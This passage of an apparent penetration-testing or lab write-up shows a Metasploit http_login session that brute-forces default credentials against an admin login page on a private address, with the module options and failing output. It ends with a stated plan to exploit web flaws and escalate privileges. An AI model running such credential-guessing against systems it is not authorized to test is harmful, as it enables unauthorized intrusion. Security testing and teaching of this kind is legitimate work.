                                                                               realm)
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing passwords, one per line
                     /http_default_pass.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   REQUESTTYPE       GET                                             no        Use HTTP-GET or HTTP-PUT for Digest-Auth, PROPFIND for WebDAV (default:GET)
   RHOSTS            10.110.8.1                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                                                               g-metasploit.html
   RPORT             80                                              yes       The target port (TCP)
   SSL               false                                           no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                               yes       The number of concurrent threads (max one per host)
   USERPASS_FILE     /usr/share/wordlists/metasploit/http_default_u  no        File containing users and passwords separated by space, one pair per line
                     serpass.txt
   USER_AS_PASS      false                                           no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing users, one per line
                     /http_default_users.txt
   VERBOSE           true                                            yes       Whether to print output for all attempts
   VHOST                                                             no        HTTP server virtual host
```

Step 4:

The admin login page was examined to understand how authentication worked. It was identified as a form-based login page, not HTTP authentication. This indicated that brute-forcing HTTP authentication would not work, and other vulnerabilities needed to be tested.



```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/http_login
msf6 auxiliary(scanner/http/http_login) > set RHOSTS [redacted]
RHOSTS ⇒ 10.110.8.1
msf6 auxiliary(scanner/http/http_login) > set RPORT 80
RPORT ⇒ 80
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /admin/login.php
AUTH_URI ⇒ /admin/login.php
msf6 auxiliary(scanner/http/http_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/http_default_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/http_default_users.txt
msf6 auxiliary(scanner/http/http_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt
msf6 auxiliary(scanner/http/http_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/http/http_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/http/http_login) > run
[-] The host (10.110.8.1:80) was unreachable.
[-] http://10.110.8.1:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 auxiliary(scanner/http/http_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt
msf6 auxiliary(scanner/http/http_login) > run
[-] The host (10.110.8.1:80) was unreachable.
[-] http://10.110.8.1:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 5:

Based on the findings, the attack approach focused on exploiting web application vulnerabilities to gain access to the system. After gaining access, privilege escalation techniques would be used to obtain full control of the target machine.